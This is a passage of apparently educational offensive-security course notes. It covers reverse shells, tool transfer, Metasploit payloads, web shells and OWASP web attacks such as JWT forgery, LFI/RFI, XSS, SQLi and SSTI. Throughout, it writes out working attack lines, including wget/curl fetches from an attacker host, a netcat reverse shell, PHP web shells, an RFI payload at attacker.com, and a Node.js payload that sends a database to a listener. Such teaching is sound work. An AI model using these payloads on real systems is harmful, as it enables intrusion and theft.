This complex command strings together several crucial I/O redirection mechanisms. First, `>&` duplicates both standard output (stdout, descriptor 1) and standard error (stderr, descriptor 2) to a new file descriptor pointing to `/dev/tcp/<attacker_box_ip>/4444`. This means everything the shell produces is sent out over the network to the attacker. The `/dev/tcp/...` path is a virtual file recognized by Bash that automatically initiates a TCP connection to the specified IP and port. Finally, `0>&1` opens this virtual file in read mode and duplicates stdout to whatever standard input (stdin, descriptor 0) is pointing to. This completes the loop, ensuring that everything coming in from the network is redirected straight into the shell's input stream.

If Bash network features are disabled or unavailable, attackers can look for other native tools with networking capabilities. Any interpreted language with core network libraries can be weaponized, including Python, Ruby, Perl, or PHP.

Furthermore, standard command-line tools like OpenSSL (using `s_client` or `s_server`) or Telnet can be used to construct a remote connection. If the environment permits, a small custom shell written in C, C++, or Go can even be compiled directly on the target.

Tool Transfer and Statically Compiled Binaries While Living Off the Land (LotL) techniques are powerful, modern hardened systems may strip out network capabilities from `bash` or lack interpreters like Python and PHP entirely. In these restrictive scenarios—frequently encountered in CTFs like Hack The Box or advanced penetration tests—attackers must manually transfer the missing tools (such as Netcat or Socat) directly onto the target.

The standard methodology for this involves downloading and executing **statically compiled binaries**. A static binary has all its necessary libraries compiled directly into it, meaning it will run flawlessly on the target regardless of the victim's local library configurations or missing dependencies.

Standard Tool Transfer Methodology:

1. **Host the Payload:** The attacker downloads or compiles a static version of the required tool (e.g., `nc`) on their local attack box and hosts it via a simple web server (e.g., `python3 -m http.server 80`).
2. **Leverage the Foothold:** The attacker uses their initial restricted access (such as a web shell or arbitrary file upload vulnerability) to pull the tool onto the victim machine.
3. **Download via Built-in Utilities:** If outbound connections are allowed, the attacker can utilize native web utilities like `curl` or `wget` to download the binary. It is crucial to output the file into a globally writable directory, such as `/tmp` or `/dev/shm`. *Example using curl:* `curl http://<attacker_ip>/nc -o /tmp/nc` *Example using wget:* `wget http://<attacker_ip>/nc -O /tmp/nc`
4. **Grant Execution Permissions:** Downloaded files do not have execute permissions by default. The attacker must modify the file permissions before using it. * *Example:* `chmod +x /tmp/nc`
5. **Execute the Payload:** Finally, the attacker utilizes the newly uploaded static binary to establish their reverse or bind shell (e.g., `/tmp/nc <attacker_ip> 4444 -e /bin/bash`).

Advanced Exploitation: Metasploit Framework Shells

When moving beyond standard utilities like Netcat or Socat, attackers often turn to the Metasploit Framework (MSF) for a more robust, feature-rich remote access experience. In Metasploit terminology, a shell is considered a "payload." When generating these payloads, it is crucial to understand the architectural difference between the two main types: Inline (Stageless) and Staged payloads.

Inline (Stageless) vs. Staged Payloads

An **Inline** or **Stageless** payload is entirely self-contained. When executed on the target, it contains all the necessary instructions to perform its task—such as establishing a reverse TCP shell—without needing to request additional components over the network. Because they contain their entire functional code, these payloads are inherently larger in file size.

A **Staged** payload, by contrast, is deployed in phases to minimize the initial footprint on the target system. The initial code executed on the victim is just a tiny "stager". Its only jobs are to allocate enough memory to hold the full payload, reach back out to the attacker's server to download the remaining bulk of the code, and finally execute that downloaded payload in memory.

The Meterpreter Payload

Metasploit includes a wide variety of payloads, ranging from VNC servers and direct execution commands (like adding a user account) to standard command shells. However, its most powerful offering is the **Meterpreter**.

Meterpreter is an advanced, dynamically extensible payload that operates entirely in memory, making it highly stealthy and capable of evasion. Instead of relying on standard OS commands, Meterpreter provides its own abstracted command set that works uniformly regardless of the underlying operating system. It provides an interactive, feature-rich post-exploitation environment, offering built-in capabilities for file transfers, accessing the target's microphone and camera, editing files directly in memory, and facilitating lateral movement across the network.

Practical Payload Generation with Msfvenom

To utilize these payloads, an attacker uses `msfvenom` to generate the malicious executable and `msfconsole` to catch the incoming connection.

Setting up the Listener (Attack Box): To catch a standard reverse TCP shell, the attacker starts `msfconsole` and configures a multi-handler. The exact commands are:

1. use `exploit/multi/handler`
2. set payload `linux/x86/shell_reverse_tcp`
3. set `LHOST <attacker_ip>` and set `LPORT 4567`
4. Execute with `run`

Understanding the Payload: The syntax is basically given by `<os>/<arch>/<payload>`. The OS could be `Linux`, `Windows`, while the architecture could be given by `x64`, `x86` (`x32` has not to be specified, and left blank in case, so simply ignoring that field).

Generating the Payload (Victim Box): To generate a corresponding 64-bit ELF executable for the victim, the attacker uses `msfvenom`: `msfvenom -p linux/x64/shell_reverse_tcp LHOST=<attacker_box_ip> LPORT=4567 -f elf -a x64 -o revshell`. Notice that with `-f` we're specifying the format of the file we want to use (in this example, `elf`), and with `-o` the final file we want to produce.

Identifying Staged vs. Stageless Conventions: Metasploit uses a specific naming convention to distinguish between payload types.

- A stageless payload uses underscores: `linux/x64/meterpreter_reverse_tcp`. Because it is self-contained, compiling this might result in a binary around 1.1 Megabytes in size.
- A staged payload uses forward slashes: `linux/x64/meterpreter/reverse_tcp`. Because the initial stager is minimal, compiling this results in a tiny binary, often around 330 bytes.

Web Shells: HTTP-Based Remote Access

In scenarios where an attacker cannot execute a binary or establish a standard network socket, they may rely on a **Web Shell**. A web shell is a malicious script uploaded to a web server that provides remote access to the underlying operating system. They can be used when running standard bind or remote shells is not possible.

Unlike the network-level shells discussed previously, web shells operate primarily over HTTP. They receive commands from the attacker via standard HTTP methods, most commonly as `GET` or `POST` parameters, or even inside the URL. In more advanced configurations, commands might be hidden within HTTP

cookies or special custom headers , and occasionally utilize out-of-band communication channels like UDP.

Delivery Mechanisms

Web shells are typically delivered to the target by exploiting application-layer vulnerabilities within the web software itself, rather than the underlying server. The most common vectors include:

- **Arbitrary File Upload:** Uploading the malicious script directly, bypassing file-type restrictions.
- **Injection Flaws:** Utilizing Server-Side Template Injection (SSTI) or advanced SQL Injection (SQLi) to write files to the web directory.
- **File Inclusion:** Exploiting Remote File Inclusion (RFI) or Local File Inclusion (LFI) to trick the server into executing the attacker's code.

Language-Specific Web Shell Implementations

Web shells must be written in a language that the target web server is configured to interpret. Attackers will craft minimal, stealthy scripts to avoid detection.

1. PHP Web Shells The most basic PHP web shell can be written in a single line: `<?php system($_REQUEST["cmd"]); ?>` . This takes whatever command is passed via the `cmd` parameter (e.g., `?cmd=whoami`) and executes it at the system level. An even shorter, obfuscated alternative uses the short echo tag and a numeric array key: `<?=$_GET[0]?>` . An attacker can test these locally by spinning up a quick development server using `php -S 127.0.0.1:8000` and curling the endpoint.

2. Perl CGI Shells If the server supports Perl CGI scripts, an attacker can utilize the `CGI` module. The script defines a CGI object, extracts the "cmd" parameter using `$cgi->param("cmd")` , and executes it using backticks `(`$command`)` . If no command is provided, it defaults to running `pwd` .

3. JSP Web Shells For Java-based web environments (like Apache Tomcat), a JSP (JavaServer Pages) shell is used. The script imports `java.util.*` and `java.io.*` . It uses a basic HTML form to accept the input . Crucially, a robust JSP shell will detect the underlying operating system using `System.getProperty("os.name")` . If it detects a Windows environment, it wraps the command in `cmd.exe /C` ; otherwise, it executes the command directly for Linux environments using `Runtime.getRuntime().exec()` . It then reads the

standard output stream via a `DataInputStream` and prints the resulting text back to the web page .

Recommended Resources

To master these concepts, students are highly encouraged to utilize resources such as the *RevShells* generator, practice Metasploit fundamentals on platforms like *TryHackMe*, and use *Explainshell.com* to break down complex Bash one-liners .

CHAPTER 3 & 4: Web Hacking

1. Web Application Fundamentals

The study of web security fundamentally begins with understanding the core components of a web application. A standard website is built on a foundation of HTML, enhanced by CSS for aesthetics, and powered by JavaScript for dynamic behavior. Frequently, these basic building blocks are augmented by various frameworks and libraries to deliver a richer, more interactive user experience.

The most common architecture for a web application is structured across three distinct tiers. First, the web server is responsible for serving static content such as HTML, CSS, media files, and JavaScript. This frontend is typically managed using modern frameworks like Angular or React. Second, the server-side scripting layer acts as the brain of the application, utilizing languages like PHP, Python, Ruby, Perl, or Node.js. Developers frequently use backend frameworks such as Symfony, Django, Flask, Ruby on Rails, or Sinatra to manage this layer. The server-side layer houses the core application logic and is often responsible for the presentation tier through architectural patterns like Model-View-Controller (MVC). Finally, the storage layer contains the data required for the web application to function, utilizing SQL or NoSQL database management systems, as well as standard file storage.

Beyond traditional web applications, modern architectures rely heavily on Web Services and Application Programming Interfaces (APIs). Web services are software components accessible over the internet that provide specific functionalities to other applications. Web applications leverage APIs to interact seamlessly with these web services, enabling them to perform complex actions such as storing remote data, sending notifications, or integrating with external systems.

2. The OWASP Top 10 Security Risks

To understand and mitigate web vulnerabilities from an attacker's perspective, security professionals rely heavily on the Open Worldwide Application Security Project (OWASP). OWASP is an open community dedicated to helping organizations develop, purchase, and maintain trustworthy applications and APIs. They are most famous for maintaining the industry-standard OWASP Top 10 lists for both web and API security issues. These lists represent a broad, global consensus on the most critical security risks facing applications today and are compiled using a rigorous combination of community survey input and expert review.

The landscape of security threats evolves over time, which is reflected in the OWASP Top 10 for Web Applications Security for 2025. For instance, previous threats like "Vulnerable and Outdated Components" (A06:2021) and "Server-Side Request Forgery" (A10:2021) have dropped out of the top 10 entirely. The 2025 list is structured as follows:

- **A01:2025** - Broken Access Control
- **A02:2025** - Security Misconfiguration
- **A03:2025** - Software Supply Chain Failures (A new addition for 2025)
- **A04:2025** - Cryptographic Failures
- **A05:2025** - Injection
- **A06:2025** - Insecure Design
- **A07:2025** - Authentication Failures
- **A08:2025** - Software or Data Integrity Failures
- **A09:2025** - Security Logging and Alerting Failures
- **A10:2025** - Mishandling of Exceptional Conditions (A new addition for 2025)

Similarly, the OWASP Top 10 for API Security (latest version as of February 2026) highlights the unique threats facing API architecture. The top three vulnerabilities are Broken Object Level Authorization (API01:2023), Broken Authentication (API02:2023), and Broken Object Property Level Authorization (API03:2023). The API list also includes Unrestricted Resource Consumption, Broken Function Level Authorization, Unrestricted Access to Sensitive Business Flows, Server-Side Request Forgery, Security Misconfiguration, Improper Inventory Management, and Unsafe Consumption of APIs.

A primary tool for practicing the exploitation of these vulnerabilities is the OWASP Juice Shop. It is widely considered the most modern and sophisticated insecure web application available for educational purposes. Students can deploy it

locally via Docker or Vagrant, or access it freely on platforms like Try Hack Me. Running it via Docker is the recommended approach (using the command `docker run --rm -e NODE_ENV=unsafe -p 3000:3000 bkimminich/juice-shop`), which allows the user to connect via a local browser at port 3000 and register a new account to begin testing.

3. Deep Dive: Access Control and Cryptographic Failures

Two of the most critical vulnerabilities are Broken Access Control (A01:2025) and Cryptographic Failures (A04:2025).

Broken Access Control occurs when users gain access beyond their intended permissions, leading to data breaches, unauthorized functionality abuse, or general misuse. Real-world examples include over-permissioned access (granting more rights than needed), bypassing checks by manipulating URLs or application states, and exploiting insecure identifiers to access others' accounts (a vulnerability known as Insecure Direct Object Reference, or IDOR). Specifically, IDOR is an access control vulnerability that takes place when an application uses an user-supplied input, without sanitising it first, to access objects directly. For example, an attacker might change the parameter `id` in the URI to access some specific parameters, like jumping from being standard user, with `?uri=7`, to being the administrator, having `?uri=1`, having the server have the user accessing the object directly. The application is trusting the client too much. Furthermore, by exploiting this we can distinguish between **horizontal privilege escalation**, in which we keep our role, but we can view other people's stuff, and **vertical privilege escalation**, in which we can jump to admins' only commands.

Other instances involve unprotected APIs, unintended privilege escalation, forced access to restricted areas, and the manipulation of metadata like tokens, cookies, or CORS configurations.

Cryptographic Failures encompass weaknesses in how data is secured. Notable Common Weakness Enumerations (CWEs) associated with this category include the use of hard-coded passwords (CWE-259), broken or risky cryptographic algorithms (CWE-327), and insufficient entropy (CWE-331). Practical examples of cryptographic failures include plaintext data transmission over unencrypted protocols like HTTP, utilizing weak or outdated cryptographic algorithms (often facilitated by downgrade attacks), generating non-cryptographically secure randomness, and relying on insecure, legacy hash functions.

Exploiting JSON Web Tokens (JWT)

These two vulnerabilities frequently intersect within the implementation of JSON Web Tokens. Defined in RFC 7519, JWTs are an open industry standard used for securely representing claims between two parties, and are frequently used as session cookies within applications like the OWASP Juice Shop.

A JWT consists of three parts encoded in Base64 and separated by dots: the Header, the Payload, and the Signature.

1. **The Header** typically defines the token type (`"typ": "JWT"`) and the cryptographic algorithm used for the signature (`"alg": "RS256"`).
2. **The Payload** contains the actual data or claims being transmitted, such as a user's ID, email, and role.
3. **The Signature** ensures the token's integrity and authenticity. If the algorithm is RS256, the signature is calculated using HMAC-SHA256 and RSA with the server's private key.

Older implementations of JWT suffered from a severe cryptographic downgrade vulnerability (A04: Cryptographic Failures). An attacker could alter the header to change the signing algorithm to "none" and strip the signature segment entirely. This fatal flaw allowed attackers to arbitrarily manipulate the payload data without invalidating the token. This was a real-world issue, notoriously present in the DP-3T (Decentralized Privacy-Preserving Proximity Tracing) COVID-19 application, tracked as CVE-2020-15957. Another attack involves altering the signature algorithm from an asymmetric one (like RS256) to a symmetric one (like HS256), forcing the application to use its public key as a symmetric key, provided the attacker can locate that public key.

By combining this cryptographic downgrade with Broken Access Control (specifically an IDOR attack), an attacker can achieve privilege escalation. The process involves capturing a standard JWT, separating the header and payload while discarding the signature, and decoding them using Base64. The attacker then rewrites the header to `{"typ": "JWT", "alg": "none"}` and re-encodes it, ensuring trailing equal signs (Base64 padding) are removed. Next, the attacker manipulates the decoded payload, changing their user ID to the administrator's ID (e.g., changing `"id": 22` to `"id": 1`) and re-encodes it. Finally, the token is reassembled (`<encoded new header>.<encoded new payload>` . —noting the final dot indicating an empty signature) and injected back into the browser's cookies, effectively granting administrative access.

4. Web Application Enumeration

Enumeration is an essential technique used during the reconnaissance stage and for lateral movement to map an application's attack surface and uncover potential weaknesses.

The initial phase is passive enumeration. This involves interacting with the web application as a regular user, exploring the site, and documenting interesting features, such as user email addresses on an e-commerce platform. Attackers will review standard files like `robots.txt` (to find hidden paths not directly linked) or `/.well-known/security.txt`. Analyzing network activities through browser inspection tools is also critical; for example, observing that an application uses a RESTful API or spotting interesting configuration endpoints like `/application-configuration`. Another tactic is intentionally causing the application to crash to glean information about its underlying technology stack from error messages.

A step further involves determining other virtual hosts or endpoints hosted on the same infrastructure. Passive methods include inspecting the website's X509 certificate for "Subject Alternative Name" extensions (which list valid domains for the certificate) or searching certificate transparency logs on sites like `crt.sh`. Search engines like Bing and specialized websites like `subdomainfinder.c99.nl` can also reveal related infrastructure.

Active enumeration, which generates noise and is considered a direct attack, involves brute-forcing virtual hosts, DNS subdomains, or directories. A powerful tool for this is **Gobuster**, which automates the brute-forcing of URIs, virtual hosts, DNS subdomains, and even cloud storage buckets like AWS S3 or GCP. Gobuster relies entirely on wordlists. The **SecLists** package is a standard, comprehensive repository containing lists of usernames, passwords, URLs, sensitive data patterns, and fuzzing payloads. It can be installed on Kali Linux via the package manager or cloned directly from GitHub. Other valuable wordlists include the famous `rockyou.txt`. Through Gobuster, an attacker can rapidly discover hidden directories and subdomains by passing an appropriate wordlist and target URL.

5. Burp Suite Integration

To facilitate thorough mapping and exploitation, security professionals use Burp Suite. It is a multiplatform, integrated graphical tool designed to support the entire web application security testing process. Burp Suite assists in everything

from the initial mapping and analysis of an application's attack surface to the discovery and exploitation of deep security vulnerabilities. The Community Edition is available for free from PortSwigger, and while it has certain feature and speed limitations compared to the Professional version, it provides the essential proxy setup required to intercept, analyze, and modify HTTP and HTTPS traffic on the fly.

6. Path Traversal Exploits

Path traversal, classified under Broken Access Control (A01:2025), involves an attacker crafting malicious input to access files and directories outside of the intended web root. This exploits vulnerabilities in how applications improperly handle user-supplied input when constructing file paths.

For example, if an application loads images using a URL like `https://insecure-website.com/loadImage?filename=5.jpg`, an attacker might manipulate the `filename` parameter to navigate up the directory tree. By injecting sequence characters like `../../../../etc/passwd` (on Linux) or `../../../../windows/win.ini` (on Windows), the attacker forces the server to read and return sensitive system files. In a demonstration, changing the payload to `../../../../proc/self/environ` successfully outputs the web server's environment variables.

Because simple path traversal sequences are often caught by basic security filters, attackers employ various encoding techniques to bypass them. These bypasses include:

- **Standard URL Encoding:** Encoding the dots and slashes (e.g., `%2e%2e%2f` for `../`, or `..%2f`).
- **Double URL Encoding:** Encoding the characters twice to trick filters that decode the input only once before validation (e.g., `%252e%252e%255c` mapping to `..%255c` and eventually `..\`).
- **Extra Slashes:** Using sequences like `../../../../` or `../../../../` which may confuse specific regex filters.
- **UTF-8 Unicode Encoding:** Utilizing Unicode sequences like `..%c0%af` or `..%c1%9c` on systems that accept them.

7. File Upload Vulnerabilities

Allowing unchecked file uploads presents a severe, multi-faceted risk that overlaps with multiple OWASP Top 10 categories. A vulnerability occurs when a server

allows the upload of any file type without proper validation, or when existing validation mechanisms can be easily bypassed.

The primary danger is the upload of malicious file types. If an attacker can upload an executable script (such as a PHP or ASP file), they can achieve Remote Code Execution (RCE) on the server. Alternatively, uploaded files might be used to tamper with existing website content or modify user data. In some scenarios, just the act of successfully uploading the file is enough to cause damage or trigger a flaw. However, most execution-based attacks involve a follow-up HTTP request; the attacker navigates to the path of the uploaded file, forcing the server to execute it.

For example, an attacker might upload a simple PHP web shell payload: `<?php echo system($_GET['command']); ?>` Once uploaded (e.g., disguised as a user avatar), the attacker can access the file via the browser and pass arbitrary system commands to the server through the URL, completely compromising the host. Alternatively, a payload like `<?php echo file_get_contents('/proc/self/environ'); ?>` can be uploaded to immediately leak sensitive server environment data upon execution.

With the `file_get_contents()` function, if the PHP code is executed on the server, the intended content is served, proving server-side code execution in the context of the web-server process. However, if the file is not interpreted server-side, the file might be served as static or as a download.

File Inclusion Vulnerabilities

File inclusion vulnerabilities occur when a web application allows users to submit input that determines which files are loaded and executed by the server. These can be broadly categorized into Local and Remote File Inclusion.

Local File Inclusion (LFI)

Local File Inclusion (LFI) involves tricking a web application into loading, rendering, and potentially executing content from a local source on the server. These vulnerabilities are typically found in parameters such as GET requests, POST data, or Cookies that are designed to load legitimate files from the application's directory. Common examples of vulnerable implementations include dynamic language definitions, such as a URL structured as `language definitions/index.php?lang=/lang/italian.json`, or parameterized image loading systems like `parametrized image loading/product?pic=/assets/flowers.png`.

It is important to note that path traversal is a specific type of LFI. While reading local files is a significant breach of confidentiality, attackers often take LFI a step further to achieve Remote Code Execution (RCE). A classic method for escalating LFI to RCE is through log poisoning, where an attacker injects malicious code into server logs—for instance, by manipulating the User Agent—and then uses the LFI vulnerability to include and execute that log file.

Demo walkthrough: First, poison the log by sending a request with the payload in the User-Agent header (targeting a nonexistent page is enough, since the request doesn't need to succeed):

```
curl -A "<?php system($_GET['cmd']); ?>"  
http://victim.com/404.php
```

This writes the raw PHP payload into the access log (e.g. `/var/log/apache2/access.log`) as plaintext — harmless until you use the LFI to make PHP `include()` it:

```
https://victim.com/index.php?lang=/var/log/apache2/access.log
```

PHP then parses the embedded code as live PHP, giving command execution via a `cmd` GET parameter.

Remote File Inclusion (RFI)

Remote File Inclusion (RFI) operates on a similar principle but involves tricking the web application to load content from a remote source instead of a local one. This is very similar to LFI but is generally considered possibly more dangerous. The danger stems from the fact that a remote piece of content is included directly into the page that is rendered server-side. Applications often expose RFI vulnerabilities through features like language selection that improperly handle external URLs.

Demo walkthrough: Host a malicious script on attacker-controlled infrastructure (e.g. `http://attacker.com/shell.php` containing `<?php system($_GET['cmd']); ?>`) and point the vulnerable parameter directly at it:

```
https://victim.com/index.php?lang=http://attacker.com/shell.php
```

The server fetches and executes the remote file as if local. This only works if PHP's `allow_url_include` (and `allow_url_fopen`) are enabled — off by default since PHP 5.2, which is why RFI is rarer than LFI on modern stacks.

Introduction to Injection Vulnerabilities (A05:2025-Injection)

Injection vulnerabilities represent a broad class of security flaws where untrusted user input is improperly handled by an application. In short, an injection is a manipulation that can be used to make the application perform unintended actions.

An application is considered vulnerable to injections when it directly incorporates user-supplied data into dynamic queries or commands—such as SQL statements, scripts, or system commands. This incorporation becomes dangerous when the application does not perform proper escaping or context-aware handling of the data. The most common types of injection attacks include Cross Site Scripting (XSS), SQL / NoSQL injection, Server Side Template Injection (SSTi), and OS command injection.

Cross Site Scripting (XSS)

Cross Site Scripting, commonly referred to as XSS, is a prevalent and dangerous injection vulnerability. The fundamental mechanism of XSS involves an attacker injecting malicious code into a vulnerable website. When a victim visits this compromised website, the injected code is unknowingly executed within their web browser. Because the code runs in the context of the user's session, it can access the victim's cookies, session data, and other sensitive information, or it can be weaponized to "force" the user's browser to perform unintended actions.

Furthermore, XSS can be used as a vector to make the victim's browser issue unauthorized requests to other sites—particularly sites where the user is already authenticated. This specific exploitation path bridges XSS into what is known as Cross-Site Request Forgery (CSRF).

XSS vulnerabilities generally manifest in three distinct forms: Reflected, Stored, and DOM-based.

1. Reflected XSS

Reflected XSS occurs when malicious code is sent to the victim (which could be a human user or a system) embedded within a URL or a form submission. When the victim submits this URL or form to the vulnerable application, the application takes the unvalidated input and immediately "reflects" it back to the user within the generated HTTP response. Consequently, the code is executed instantly in their browser.

A classic example of this can be observed in insecure search functionalities. If an application reflects a search term directly into an `<h1>` tag indicating the number of results (e.g., `<h1>0 search results for '... '</h1>`), an attacker can supply a search payload like `/?search=<script>alert(1)</script>`. Because the application fails to encode this input, the browser interprets the `<script>` tag as executable JavaScript rather than plain text, triggering the alert.

2. Stored XSS

Considered the most severe type of Cross Site Scripting, Stored XSS (also known as Persistent XSS) happens when an application permanently stores the malicious code on a server. Common targets for this attack include forum posts, user profiles, or comment sections.

Unlike Reflected XSS, the attacker does not need to trick the victim into clicking a specific, malicious link. Instead, when *any* victim navigates to the page displaying the compromised content, the stored code is served by the application and executed in the victim's browser. This execution occurs every single time the affected page is loaded by any user, entirely regardless of the victim's specific actions. For instance, an attacker could leave a blog comment containing `<script>alert(1)</script>`. Once posted, this script becomes deeply embedded in the page's HTML structure (such as within a `<p>` tag in the comments section), executing automatically for every subsequent visitor who views that article.

3. DOM-Based XSS

DOM-based XSS serves as an additional qualification that can apply to both reflected and stored data. This vulnerability centers around the manipulation of the Document Object Model (DOM) to inject malicious code, often exploiting insecure JavaScript event handlers present on the page. The attacker exploits this specifically abusing the fact these JS handlers take user-provided input, without first validating it.

In a DOM-based scenario, the vulnerability exists entirely in the client-side code rather than the server-side response. Code execution is triggered by specific user interactions, such as clicking a link, modifying form data, or running vulnerable JavaScript code within the page that improperly handles sinks (dangerous functions). An attacker might exploit this by injecting payloads designed to break out of HTML attributes, such as `"><svg onload=alert(1)>` , which closes an existing tag and introduces a new vector that triggers JavaScript execution as soon as the element loads.

A practical example could be given by this:

1. Imagine we have, inside the HTML structure of the web page, the following:
`<input type="text" value="[USER_INPUT]">` .
2. The attacker, either through a Reflected or through a Stored technique, passes the parameter to the user.
3. The parameter `"><svg onload=alert(1)>` is inserted directly within the `input` , and because there is no validation with `">` we close the `input` , and then we have other content to be loaded.
4. The result is that the attacker has successfully managed to modify the HTML structure of the web page, to perform unintended actions.

The Impact of XSS: Is it a big deal?

While it might seem like XSS merely executes arbitrary JavaScript on a user's browser, the security implications are catastrophic. The impact of a successful XSS attack includes:

- **Stealing Sensitive Information:** Attackers can exfiltrate cookies, session tokens, or other sensitive data stored locally in the user's browser.
- **Session Hijacking:** By directly acquiring session authentication material or leveraging CSRF, attackers can impersonate legitimate users and gain completely unauthorized access to their accounts or the underlying system.
- **Website Defacement:** Malicious code can be injected to drastically alter the website's appearance, content, and functionality.
- **Advanced Escalation:** XSS often acts as a critical stepping stone for more sophisticated attacks, including malware distribution networks or highly convincing phishing scams.

XSS Mitigations

Defending against Cross Site Scripting requires a multi-layered approach to handling untrusted data:

- **Input Validation:** Implement strict server-side validation to sanitize all user input before it is ever stored or processed by the application.
- **Output Encoding:** This is the most crucial defense, especially against Stored XSS. All untrusted data must be properly encoded before being displayed to prevent the browser from interpreting it as executable script.
- **Secure Client-Side Coding:** To mitigate DOM-based XSS, developers must adhere to secure coding practices and ensure careful, sanitized handling of all user-controlled data within client-side scripts.
- **Content Security Policy (CSP):** A response header (e.g. `Content-Security-Policy: script-src 'self'`) that tells the browser which script sources are allowed to run. Even if an attacker injects a `<script>`, a strict CSP can stop it from executing — a defence-in-depth layer that catches what encoding misses.
- **HttpOnly cookies:** Marking session cookies `HttpOnly` makes them unreadable from JavaScript (`document.cookie`). This does not prevent XSS, but it neutralizes the most common payload — cookie/session theft — by removing the attacker's access to the token. Pair with the `Secure` and `SameSite` attributes.

Structured Query Language Injection (SQLi)

Structured Query Language Injection (SQLi) is a critical type of attack that exploits vulnerabilities in web applications to inject malicious SQL code directly into the backend database.

The Impact of SQLi

The consequences of a successful SQL injection are often devastating to an organization. By manipulating queries, attackers can:

- **Retrieve hidden application data:** Access records and tables that were not intended to be public.
- **Subvert application logic:** Bypass authentication mechanisms or alter data integrity.
- **Exfiltrate out-of-scope data:** Retrieve sensitive information that resides entirely outside the immediate scope of the vulnerable application.

- **Achieve OS-level access:** In specific configurations, execute arbitrary operating system commands directly on the database server.

Vulnerability Mechanics: The **WHERE** Clause

A common and easily understood vulnerability pattern occurs within the **WHERE** clause of a dynamically constructed SQL query. Consider an application that filters products by category via a URL parameter, such as `https://<website>/filter?category=Pets`.

If the backend PHP code insecurely concatenates this parameter directly into the query, it might look something like this: `$query = "SELECT * FROM products WHERE category = '" . $_GET['category'] . "'";`

Because the input is not sanitized or parameterized, an attacker can input a single quote (`'`) to prematurely terminate the intended string, followed by their own SQL commands, fundamentally altering the query's structure.

Detecting the Database Management System (DBMS)

A crucial preliminary step in exploiting SQLi is detecting the underlying Database Management System. Different systems use distinct functions and syntax to return their version information. By injecting these specific queries (often using **UNION SELECT**), an attacker can fingerprint the backend:

- **Microsoft SQL Server & MySQL:** Use `SELECT @@version`. An injection payload might look like `UNION SELECT @@version, 1`.
- **Oracle:** Use `SELECT version FROM v$instance;`. An injection payload might look like `UNION SELECT version FROM v$instance`.
- **PostgreSQL:** Use `SELECT version()`. An injection payload might look like `UNION SELECT version(), 1`.

To successfully extract this version data, an attacker might craft a complex payload to balance the **UNION** query's columns, such as: `/filter?category=x'+union+select+0,null,version(),0,0,'',null,null--`.

Advanced Types of SQL Injection

Beyond straightforward data retrieval (where the database output is reflected directly on the page), attackers employ more sophisticated techniques:

Blind SQLi

This is the most common form of SQL injection in modern, hardened applications. In a blind scenario, the attacker cannot directly see the result of the injected SQL code on the rendered web page. Instead, they must infer the data by asking the database a series of True/False questions.

- **Boolean-based:** The attacker checks if the page returns expected results based on a mathematical or logical condition. For example: `where category='Pets' AND (SELECT SUBSTR((SELECT version()),1,1))='P'--'` . If the page loads normally (displaying 'Pets'), the attacker knows the first character of the database version is 'P'.
- **Time-based:** If the application does not visibly change its output based on boolean conditions, the attacker can force the database to "sleep" (delay the HTTP response) if a specific condition is met. For example, in PostgreSQL: `where category=''; SELECT CASE WHEN SUBSTR((SELECT version()),1,1)='P' THEN pg_sleep(5) ELSE pg_sleep(0) END--'` . A 5-second delay confirms the guess.

Second Order SQLi

Also known as stored SQL injection, this occurs when an application safely takes user input from an HTTP request and stores it in the database, but later insecurely incorporates that stored data into a new, secondary SQL query without proper escaping .

Automated Exploitation Tooling

While manual discovery is essential for fundamental understanding, security professionals use tools like `sqlmap` to automate the discovery and exploitation process. A typical command to initiate a scan looks like: `sqlmap -u "https://<target-url>/filter?category=Pets" --method GET` . However, it is vital that practitioners fully understand what the tool is doing under the hood, and precisely why a payload succeeded or failed, rather than relying blindly on the software .

Server-Side Template Injection (SSTi)

Web applications frequently use template languages—such as Pug for Node.js or Jinja for Python—to cleanly separate the structural HTML presentation of a web page from the underlying business logic . Server-Side Template Injection (SSTi)

arises when an application insecurely embeds user-provided content directly into the template structure before it is rendered .

The Mechanics of SSTi

In a Jinja template, variables and Python expressions are evaluated within specific markers, commonly `{{ }}` or `{% %}` . For instance, a template might iterate through products like this: `{% for product in products %} <li>{{ product.name }} ${{ product.price }}</li> {% endfor %}` . If an attacker's unsanitized input is passed into these evaluation blocks, the template engine will interpret and execute it as native code.

Because template languages are fundamentally designed to allow the execution of backend functions to format data, SSTi typically leads directly to full Remote Code Execution (RCE). Even in restricted environments where immediate RCE is impossible, the impact remains severe. Attackers can leverage SSTi for Information Disclosure (reading sensitive configuration files or exfiltrating user data), causing a Denial of Service (DoS), or performing website Defacement .

Exploitation Example: The Juice Shop

In the deliberately vulnerable OWASP Juice Shop application, the "Username" field within the User Profile is susceptible to SSTi . By investigating the application stack (which runs on Node.js), an attacker can deduce that the templating language in use is Pug (formerly known as Jade) .

This revelation means the attacker can execute arbitrary JavaScript within the server's template context . By supplying a payload like `# {req.cookies['token']}` into the username field, the server evaluates the internal request object and reflects the user's highly sensitive JWT session token back to the screen .

Living Off The Land (LOTL) via SSTi

Modern application deployments often complicate simple RCE. If Juice Shop is running within a Docker container based on a stripped-down, "distroless" Linux distribution (specifically `gcr.io/distroless/nodejs20-debian12`), there is no traditional system shell (like `/bin/sh` or `bash`) available to execute standard OS commands.

In this scenario, attackers must be creative. They can either utilize an arbitrary file upload vulnerability to drop static binaries onto the filesystem, or adopt a

"Living Off The Land" (LOTL) approach, using only the libraries and tools natively available within the restricted Node.js environment.

A Step-by-Step LOTL Database Exfiltration:

1. **Set up a Listener:** The attacker creates a network listener on their local attack box to receive incoming data, using a command like `nc -l 4444 > jsdb.sqlite` .
2. **Determine Routing:** The attacker must identify the IP address of their attack box that is reachable from the perspective of the Docker container. If the Docker daemon runs on the attack box, `localhost` will not work because Docker utilizes isolated network namespaces; the internal network IP must be used .
3. **Inject the Payload:** The attacker injects a complex, native Node.js payload into the vulnerable Pug template. This payload leverages the `child_process` and `fs` modules to spawn a raw Node process, read the SQLite database file, and pipe the data stream directly over a network connection to the attacker's listener.

The injected code looks like this :

```
#{
  require('child_process').spawnSync(
    '/nodejs/bin/node', ['-e', "
      const net = require('net'), fs = require('fs');
      const c = net.createConnection({
        host: '<attack_box_ip>', port: 4444
      }, () => {
        fs.createReadStream('/juice-
shop/data/juiceshop.sqlite').pipe(c)
      })"
  ]
)
```

OS Command Injection

The most direct and immediate form of Remote Code Execution (RCE) is OS Command Injection . A system is considered vulnerable to this type of attack

